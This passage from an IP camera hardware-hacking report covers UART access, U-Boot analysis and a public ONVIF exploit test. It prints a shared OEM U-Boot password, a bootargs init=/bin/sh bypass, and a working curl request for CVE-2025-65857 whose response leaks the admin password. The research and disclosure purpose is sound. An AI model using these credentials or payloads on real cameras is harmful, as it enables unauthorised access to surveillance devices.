
A USB to serial adapter was used with to connect to this interface, with picocom providing the commandline interface tooling to connect to the device:
1
picocom -b 115200 /dev/ttyUSB0
Uboot Password
The UBoot Shell is password protected. However, the credential was found on a Russian technical forum and it applies across the XM Silicon OEM platform. These credentials were found by googling the password hash extracted from /etc/passwd:
1
#Ux6@9V&4_Rz
This is a shared OEM secret baked into the firmware build — not generated per device.
Using the env command once logged into the camera shows the following environment variables:
Uboot configuration
The help command was used in uboot to list the available commands to issue to the device:
U-Boot help menu
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
Password: ************
U-Boot> help
?       - alias for 'help'
base    - print or set address offset
bdinfo  - print Board Info structure
boot    - boot default, i.e., run 'bootcmd'
bootd   - boot default, i.e., run 'bootcmd'
bootm   - boot application image from memory
bootp   - boot image via network using BOOTP/TFTP protocol
cmp     - memory compare
coninfo - print console devices and information
cp      - memory copy
cramfsload- load binary file from a filesystem image
cramfsls- list files in a directory (default /)
crc32   - checksum calculation
dhcp    - boot image via network using DHCP/TFTP protocol
echo    - echo args to console
editenv - edit environment variable
env     - environment handling commands
fatinfo - print information about filesystem
fatload - load binary file from a dos filesystem
fatls   - list files in a directory (default /)
flwrite - SPI flash sub-system
fverify - SPI flash crc check
go      - start application at address 'addr'
help    - print command description/usage
imxtract- extract a part of a multi-image
itest   - return true/false on integer compare
loadb   - load binary file over serial line (kermit mode)
loadx   - load binary file over serial line (xmodem mode)
loady   - load binary file over serial line (ymodem mode)
loop    - infinite loop on address range
md      - memory display
mm      - memory modify (auto-incrementing address)
mmc     - MMC sub system
mmcinfo - display MMC info
mw      - memory write (fill)
nm      - memory modify (constant address)
ping    - send ICMP ECHO_REQUEST to network host
printenv- print environment variables
reset   - Perform RESET of the CPU
run     - run commands in an environment variable
saveenv - save environment variables to persistent storage
setenv  - set environment variables
setexpr - set environment variable as the result of eval expression
sf      - SPI flash sub-system
sleep   - delay execution for some time
source  - run script from memory
tftpboot- boot image via network using TFTP protocol
upgrade - read file from sdcard and update flash
version - print monitor, compiler and linker version
16.2 Environment Variables
U-Boot printenv
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
U-Boot> env
appNetIP=0x0A01A8C00x00FFFFFF0x0101A8C0
appProducerID=334
baudrate=115200
bootargs=mem=48M console=ttyAMA0,115200 root=/dev/mtdblock2 rootfstype=cramfs mtdparts=xm_sfc:256K(boot),1536K(kernel),1280K(romfs),4544K(user),256K(custom),320K(mtd)
bootcmd=sf probe 0;sf read 80007fc0 40000 180000;bootm 80007fc0
bootdelay=1
da=mw.b 0x81000000 ff 800000;tftp 0x81000000 u-boot.bin.img;sf probe 0;flwrite
dc=mw.b 0x81000000 ff 800000;tftp 0x81000000 custom-x.cramfs.img;sf probe 0;flwrite
dd=mw.b 0x81000000 ff 800000;tftp 0x81000000 mtd-x.jffs2.img;sf probe 0;flwrite
dr=mw.b 0x81000000 ff 800000;tftp 0x81000000 romfs-x.cramfs.img;sf probe 0;flwrite
du=mw.b 0x81000000 ff 800000;tftp 0x81000000 user-x.cramfs.img;sf probe 0;flwrite
dw=mw.b 0x81000000 ff 800000;tftp 0x81000000 web-x.cramfs.img;sf probe 0;flwrite
ethaddr=00:13:00:0c:ab:f7
ipaddr=192.168.1.10
serverip=192.168.1.107
verify=n
Key observations:
verify=n— signature verification is explicitly off. No integrity check before booting.- TFTP reflash commands —
dr,du,dc,dwetc. will fetch a firmware image fromserveripover TFTP and write it directly to flash. Anyone who controls192.168.1.107on the same network can reflash any partition without touching the hardware. bootcmdreads the kernel from flash and boots it with no CRC check.
16.3 Attempted UART Shell via bootargs
Setting init=/bin/sh and re-running bootcmd gets close to a shell over UART, but the attempt caused a kernel panic — the argument was passed as a literal string including the unexpanded variable name, so the kernel received "$bootargs init=/bin/sh" rather than the expanded bootargs:
1
2
3
4
Kernel command line: "$bootargs init=/bin/sh"
...
VFS: Cannot open root device "(null)"
Kernel panic - not syncing: VFS: Unable to mount root fs on unknown-block(0,0)
The correct invocation would be to expand the existing value first:
1
2
U-Boot> setenv bootargs "mem=48M console=ttyAMA0,115200 root=/dev/mtdblock2 rootfstype=cramfs mtdparts=xm_sfc:256K(boot),1536K(kernel),1280K(romfs),4544K(user),256K(custom),320K(mtd) init=/bin/sh"
U-Boot> run bootcmd
This path was not pursued further — the SPI flash approach was already working and the goal was firmware modification, not the fastest route to a prompt.
16.4 Appendix B: Secondary CramFS File System
The output of the Binwalk command run on the extracted firmware shows a secondary cramfs file system at address 77000, with its directory listing displayed below:

77000 is not the focus of this research, but there are some interesting configuration files in this partition.
16.5 Appendix C: Testing Public CVE
In addition to the research conducted in this report, the CVE-2025-65857 exploitation was attempted, with the results listed below:
testing other publically known exploits:
CVE-2025-65857
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
└─$ curl -X POST http://192.168.1.10:8899/onvif/Media \
  -H "Content-Type: application/soap+xml" \
  -d '<?xml version="1.0" encoding="UTF-8"?>
<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope">
  <s:Body xmlns:trt="http://www.onvif.org/ver10/media/wsdl">
    <trt:GetStreamUri>
      <trt:StreamSetup>
        <tt:Stream xmlns:tt="http://www.onvif.org/ver10/schema">RTP-Unicast</tt:Stream>
        <tt:Transport xmlns:tt="http://www.onvif.org/ver10/schema">
          <tt:Protocol>RTSP</tt:Protocol>
        </tt:Transport>
      </trt:StreamSetup>
      <trt:ProfileToken>000</trt:ProfileToken>
    </trt:GetStreamUri>
  </s:Body>
</s:Envelope>'
The response observed from the camera is listed below and it includes the root users password:
1
<?xml version="1.0" encoding="UTF-8"?><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:e="http://www.w3.org/2003/05/soap-encoding" xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:wsaw="http://www.w3.org/2006/05/addressing/wsdl" xmlns:wsnt="http://docs.oasis-open.org/wsn/b-2" xmlns:wstop="http://docs.oasis-open.org/wsn/t-1" xmlns:wsntw="http://docs.oasis-open.org/wsn/bw-2" xmlns:wsrf-rw="http://docs.oasis-open.org/wsrf/rw-2" xmlns:wsrf-r="http://docs.oasis-open.org/wsrf/r-2" xmlns:wsrf-bf="http://docs.oasis-open.org/wsrf/bf-2" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl" xmlns:wsoap12="http://schemas.xmlsoap.org/wsdl/soap12" xmlns:http="http://schemas.xmlsoap.org/wsdl/http" xmlns:d="http://schemas.xmlsoap.org/ws/2005/04/discovery" xmlns:wsadis="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:tt="http://www.onvif.org/ver10/schema" xmlns:tns1="http://www.onvif.org/ver10/topics" xmlns:tds="http://www.onvif.org/ver10/device/wsdl" xmlns:trt="http://www.onvif.org/ver10/media/wsdl" xmlns:tev="http://www.onvif.org/ver10/events/wsdl" xmlns:timg="http://www.onvif.org/ver20/imaging/wsdl" xmlns:tst="http://www.onvif.org/ver10/storage/wsdl" xmlns:dn="http://www.onvif.org/ver10/network/wsdl" xmlns:tr2="http://www.onvif.org/ver20/media/wsdl" xmlns:tptz="http://www.onvif.org/ver20/ptz/wsdl" xmlns:tan="http://www.onvif.org/ver20/analytics/wsdl" xmlns:axt="http://www.onvif.org/ver20/analytics" xmlns:tmd="http://www.onvif.org/ver10/deviceIO/wsdl" xmlns:ter="http://www.onvif.org/ver10/error"><s:Body><trt:GetStreamUriResponse><trt:MediaUri><tt:Uri>rtsp://192.168.1.10:554/user=admin_password=tlJwpbo6_channel=0_stream=0&onvif=0.sdp?real_stream</tt:Uri><tt:InvalidAfterConnect>false</tt:InvalidAfterConnect><tt:InvalidAfterReboot>false</tt:InvalidAfterReboot><tt:Timeout>PT60S</tt:Timeout></trt:MediaUri></trt:GetStreamUriResponse></s:Body></s:Envelope>
Details on this exploit can be found at the following link: https://luismirandaacebedo.github.io/CVE-2025-65857/